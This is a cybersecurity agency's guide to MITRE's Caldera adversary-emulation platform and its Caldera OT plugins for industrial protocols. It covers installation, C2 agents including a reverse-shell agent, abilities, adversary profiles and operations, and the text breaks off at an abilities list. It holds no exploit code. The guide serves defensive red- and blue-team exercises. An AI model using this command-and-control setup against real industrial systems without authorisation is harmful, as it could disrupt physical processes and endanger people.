



Using the Caldera OT tool

September 2024

INCIBE-CERT_CALDERA_OT_STUDY_2024_v1.0.docx

This publication belongs to INCIBE (National Institute of Cybersecurity) and is licensed under a Creative Commons Attribution-NonCommercial 3.0 Spain license. For this reason, it is permissible to copy, distribute and publicly communicate this work under the following conditions:

- Recognition. The content of this report may be reproduced in whole or in part by third parties, citing its origin and making express reference to both INCIBE or INCIBE-CERT and their website: <https://www.incibe.es/>. Such acknowledgment may not, under any circumstances, suggest that INCIBE supports such third party or supports the use it makes of its work.
- Non-Commercial Use. Original material and derivative works may be distributed, copied, and displayed for non-commercial purposes.

When reusing or distributing the work, you must make clear the terms of the license for this work. Some of these conditions may not apply if permission is obtained from INCIBE-CERT as the copyright holder. Full license text: <https://creativecommons.org/licenses/by-nc-sa/3.0/es/>.

Index

1. About this guide	5
2. Introduction	6
3. Document Organization	7
4. Adversary Emulation	8
5. Caldera	10
5.1. Caldera installation.....	10
5.1.1. Installation with Internet access	10
5.1.2. Installation without Internet access	10
5.1.3. Installation via Docker	11
5.2. Access to the Caldera platform	11
5.2.1. Distribution of the Caldera platform	13
6. Caldera OT	18
7. Red Team Applicability	21
8. Blue Team Applicability	29
9. Conclusions	31
10. References	32

Illustrations

Illustration 1: Pyramid BAD (Build, Attack, Defend)	8
Illustration 2: Login Caldera.....	12
Illustration 3: Usernames and passwords stored in local.yml or default.yml files.	12
Illustration 4: Blue Team.....	13
Illustration 5: Red Team.	13
Illustration 6: Main menu.	14
Illustration 7: Developing an Agent.....	15
Illustration 8: Abilities.....	15
Illustration 9: Adversary Profile.....	16
Illustration 10: Stockpile plugin.....	17
Illustration 11: Training plugin.	17
Illustration 12: Plugins.	18
Illustration 13: Plugins.	19
Illustration 14: DNP3 Abilities.	19
Illustration 15; IEC 61850 Abilities.	20
Illustration 16: Modbus Abilities.....	20
Illustration 1: Commands for Agent Creation.	21
Illustration 2: Agent Deployment.	22
Illustration 3: Agent Deployed.	22
Illustration 4: Creating the abilities.	23
Illustration 5: Creating the abilities.	23
Illustration 6: Creating an Operation.....	24
Illustration 7: Introduction of Abilities into Operation.....	25

Illustration 8: Abilities Used.....	25
Illustration 9: Open Ports.....	26
Illustration 10: Local users.....	26
Illustration 11: BACnet Adversary.....	27
Illustration 12: BACnet Operation.....	27
Illustration 13: Attack Operation.....	28
Illustration 14: Blue Team Abilities.....	29
Illustration 15: Agent Created.....	30
Illustration 16: Operation.....	30

1. About this guide

This guide seeks to help the reader understand how the Caldera platform works and, above all, focus on the extension that exists for the industrial world called Caldera OT.

To do this, a brief introduction will be made about the different equipment that exist in the world of adversary emulation and, subsequently, an explanation of the reason for the creation of this platform and how to install it on a device.

The next phase will be to explain how the machine works, what it is made of and how to introduce *plugins* related to the industrial world.

Finally, different examples will be made so that the reader can see the use of this platform and find help to achieve greater ease of use on this platform.

2. Introduction

In recent years, the continuous growth of cyberattacks on industrial environments has been of considerable concern to cybersecurity experts, as these are environments that can cause major conflicts both economically and to the physical integrity of living beings.

Due to this trend, many experts in the world of industrial cybersecurity were really worried since, in order to avoid these cyberattacks, a large number of economic resources would have to be needed, and highly qualified personnel would have to be able to solve the problems that would entail suffering a cybersecurity incident.

For this reason, the organizations of MITRE and CISA (Cybersecurity and Infrastructure Security Agency) decided to collaborate in order to create an open-source tool that could emulate different types of cyberattacks, based on the different techniques, tactics and procedures they use. This is how the Caldera tool was born, a platform designed to carry out different types of simulations since it allows the creation of a large number of simulated devices that can be attacked by different attack typologies, based on Mitre's techniques and tactics, and using different methods.

This platform will be very important in the near future, as it will be possible to carry out **very realistic simulations**, allowing new improvements to be implemented in the world of cybersecurity, such as: improvements in physical devices, programming of the activities to be carried out after suffering a similar attack (to the simulated one) or even improvements to the cyberattacks that have been carried out.

3. Document Organization

The main topic of this paper is the Caldera platform, with a special interest in the expansion of Caldera OT. To do this, the first point, **4 Adversary Emulation** attempts to introduce the reader to the world of simulations and how organizations that use this technology are working. Once the foundations have been laid, the platform is discussed. **5. Caldera**. This section will explain the needs that cybersecurity experts had developing such a platform, in addition to the different forms of installation that exist, and how this platform is distributed.

Paragraph **6. Caldera OT** explains how to install the *specific plugins* to be able to simulate environments related to the industrial world. In paragraph **7. Applicability Red Team**: Several examples will be collected for the use of the Caldera platform related to the *Red Team* and all the information that can be obtained.

In paragraph **8. Applicability Blue Team**: Examples of how to use this platform to improve the *Blue Team* and some information that may be used in the future.

Finally, paragraph **9. Conclusions** presents a summary where all the main ideas of this guide will be put together, concisely, about the Caldera OT platform.

4. Adversary Emulation

Before we examine in detail all the features and advantages of the Caldera platform, we will explain one of the main ideas behind this tool: **adversary emulation**.

Adversary emulation is a type of offensive security test that simulate the different techniques of a specific attack to understand if the affected organization has the capabilities to detect, to respond, and mitigate the cyberattack carried out.

Generally, for this type of exercise, a scenario is constructed based on methodology established by the organization's cybersecurity manager. The simulation of the attack is intended to be as realistic as possible, using the same tactics, techniques and procedures that an attacker can perform. That's why this phase is very important. This scenario, it will be executed by different teams. However, the most important are the teams performing the attack (*Red Team*) and the team trying to defend the organization after receiving the cyberattack (*Blue Team*). In addition, due to the evolution and complexity of the world of cybersecurity, more teams have been added, such as, for example, the *Purple Team*¹, which is based on the collaboration of the two teams mentioned above to make changes in the defense, having different knowledge of the attack that is going to be carried out.

In the following picture, you will be able to observe the different teams that may be involved, depending on the resources you want to give to this type of activity.




Illustration 1: Pyramid BAD (Build, Attack, Defend)²

¹ <https://www.incibe.es/incibe-cert/blog/purple-team-incrementa-la-efectividad-del-red-team-y-blue-team-en-sci>

² <https://i0.wp.com/rsk-cyber-security.com/wp-content/uploads/2022/08/purple-teaming-grpah.png?w=780&ssl=1>

Another advantage that this type of exercise can offer is that it allows evaluate maturity of the organization's cybersecurity status, allowing it to improve the different existing processes, modify security roles, resize the number of workers in the SOC, etc.

5. Caldera

The **Caldera** platform is an open-source emulation platform created by the MITRE organization due to concern about the growth and constant evolution of cyberattacks. Thanks to this platform, costs can be significantly reduced, optimizing resources, which allows companies with less economic capacity to improve their level of cybersecurity.

Below, we explain the different forms of installation that this platform allows, as well as the most important options to be able to use the multitude of possibilities it offers.

5.1. Caldera installation

This platform consists of two main components:

- The **core system**, which includes an asynchronous command and control (C2) server with a REST API and a web interface.
- **The Plugins**: Standalone repositories that hang from the central frame and provide additional features, such as TTPS collections, GUI interfaces, etc.

As for the prerequisites for the installation of Caldera, these are:

- A Linux or macOS operating system.
- A Python version 3.8 or lower.
- A modern search engine, such as Google Chrome.
- The list of packages found in the requirements file.

5.1.1. Installation with Internet access

If the asset where it is to be installed has access to the Internet, the installation of the Caldera platform can be easily done by four commands:

```
git clone https://github.com/mitre/caldera.git --recursive
cd caldera
pip3 install -r requirements.txt
python3 server.py --insecure
```

5.1.2. Installation without Internet access

To install Caldera on a device without internet access, you need a device that can access the Internet in order to download the tool. One of the most important conditions for this modality is that both devices have the same version of the Operating System and Python.

After meeting the above conditions, can download the platform using the following commands:

```
git clone https://github.com/mitre/caldera.git --recursive --branch x.x.x
mkdir caldera/python_deps
pip3 download -r caldera/requirements.txt --dest caldera/python_deps
```

When this download is finished, it will have to send the "Caldera" file to the device where you want to install it. Finally, the following command will be used on the device where it wants to install it to start the installation:

```
pip3 install -r caldera/requirements.txt --no-index --find-links caldera/python_deps
```

5.1.3. Installation via Docker

This installation method is one of the most complicated, as the user needs to have some knowledge about the world of Docker. The first step would be to clone the Caldera repository using the following command:

```
git clone https://github.com/mitre/caldera.git --recursive --branch x.x.x
```

The next step would be to build the image of a Docker. To do this, the following command will be used:

```
cd caldera  
docker build --build-arg WIN_BUILD=true . -t caldera:server
```

Finally, the Docker of the Caldera server will be put to work. The port that best suits the user can be used in this case. To get it up and running, the following command will be used:

```
docker run -p 7010:7010 -p 7011:7011/udp -p 7012:7012 -p 8888:8888 caldera:server
```

5.2. Access to the Caldera platform

Once the Caldera platform is installed, the next step is to start it. To do this, It will has to access the Caldera folder and then enter the following command:

```
python3 server.py
```

When the platform has been properly lifted, you will have to open a browser and type `localhost:port` into the search engine. Normally, the port used is 8888. If all of the above steps have been successful, the following page should appear.




Illustration 2: Login Caldera

Now, it needs to enter the username and password. To do this, it would have to go to the "local.yml" or "default.yml" file located in the "conf" folder of Caldera. In these files, it will find the usernames and passwords to use both the blue team and the Red Team. In addition, this section is where it can change your usernames and passwords if necessary.



Illustration 3: Usernames and passwords stored in local.yml or default.yml files.

After entering the correct credentials, it will be able to access the following interface:




Illustration 4: Blue Team.




Illustration 5: Red Team.

5.2.1. Distribution of the Caldera platform

As can be seen in the following image, the platform is grouped into three large groups, which are: *campaigns*, *plugins* and *configuration*, which in turn are made up of several subgroups.




Illustration 6: Main menu.

In this case, the most important subgroups found in the section "Campaigns" in the two types of teams (red and blue) are agents, abilities, adversaries, and *operations*.

- **Agents:** This is a set of *software* programs that connect to the Caldera platform at certain intervals in order to receive instructions. These agents communicate with the Calderaserver through a specific method, initially defined in the agent's installation. In this case, there are several types, among which are:
 - **Sandcat:** Consists of a GoLang agent that can communicate over various C2 channels, such as HTTP protocol, Github's GIST, or DNS.

- **Manx:** This is a GoLang agent that can communicate via TCP contact and works as a *reverse-shell*.
- **Ragdoll:** is a Python agent that communicates through HTML contact.




Illustration 7: Developing an Agent.

Created agents can be placed in a group, regardless of whether they have been installed by the command line or by editing the agent in the user interface. These groups are used to determine which team the agent is on and what abilities they are going to execute.

- **Abilities:** This is a specific implementation of the MITRE ATT&CK tactics and techniques that can be executed on agents created and running. These abilities include the commands to be executed, the platforms on which commands can be executed, and so on.





Illustration 8: Abilities.

- **Adversary:** These are the skill groups that represent the tactics, techniques, and procedures available to a threat actor. These profiles are used after running an operation that determines the abilities that will be executed.



Adversary Profiles

Adversary Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.

Select a profile + New Profile Import

Create a profile

Profile Name

This field is required.

Profile Description

This field is required.

Create Cancel

Illustration 9: Adversary Profile.

- **Operations:** Consists of running the abilities in the groups of agents. To do this, the adversary profiles are used to determine the abilities that will be executed, and the groups of agents that are used to determine which agents the abilities will be executed on.

As for the order in which the abilities will be executed, it will be determined by the planner. In this case, there are several planners included, such as:

- **Atomic:** Executes abilities on the opponent's profile according to the opponent's atomic order.
- **Batch:** Executes all the opponent's abilities at the same time.
- **Buckets:** Executes the abilities of the opponent's profile grouped by the ATT&CK tactic.

Once one or more abilities have been executed in an operation, a link will have to be generated for each agent if the following fulfilments have been performed correctly:

- All factual and factual requirements of the link have been met.
- The agent has an executor in which the skill is set to run.
- The agent has not yet executed the skill, or the skill is marked as repeatable.

On the other hand, the *plugins* section stands out, as it provides the Caldera platform with extra functionalities. Some of the most important ones are already included in the tool itself, such as:

- **Sandcat:** This agent is recommended for new users.
- **Stockpile:** This *plugin* is one of the most comprehensive, as it contains most of the open-source abilities, adversaries, planners, and obfuscators created by the Caldera team.




Illustration 10: Stockpile plugin.

- **Training:** The *training plugin* guides users through most of the functionalities that such a platform is capable of offering.




Illustration 11: Training plugin.

In addition to these *plugins*, which are already installed, many more can be added, such as those that are specifically based on industrial environments.

6. Caldera OT

Due to the great advantages offered by the Caldera platform to simulate attacks and the current trend of cyberattacks against the industrial sector, which are becoming increasingly complex, they decided to create an extension called **Caldera OT**. This extension consists of increasing the number of *plugins* with protocols from the industrial field, such as: BACnet, DNP3, Modbus, Profinet and IEC61850, which will allow different simulations to be carried out to improve cybersecurity in this type of organization.

To be able to add these *plugins* to the Caldera platform, the following steps will have to be carried out:

- The first step is to download the *plugins* from the repository. To do this, you will have to use the following command:

```
git clone https://github.com/mitre/caldera-ot.git --recursive
```

Once downloaded, they will have to be moved to the "boiler/plugins" folder. When this step has been completed, the new *plugins* must be entered in the list that was in the "local.yml" or "default.yml" files, as follows:

```
plugins:  
- access  
- atomic  
- compass  
- debrief  
- fieldmanual  
- manx  
- response  
- sandcat  
- stockpile  
- training  
- bacnet  
- dnp3  
- modbus  
- profinet  
- iec61850
```

Illustration 12: Plugins.

When all the steps explained above have been done correctly, it will be possible to see that they have been added to the user list for the Red Team.




Illustration 13: Plugins.

Finally, if we select any of these *plugins*, the different capabilities related to the protocol in question will appear. Here are some examples:

Abilities			
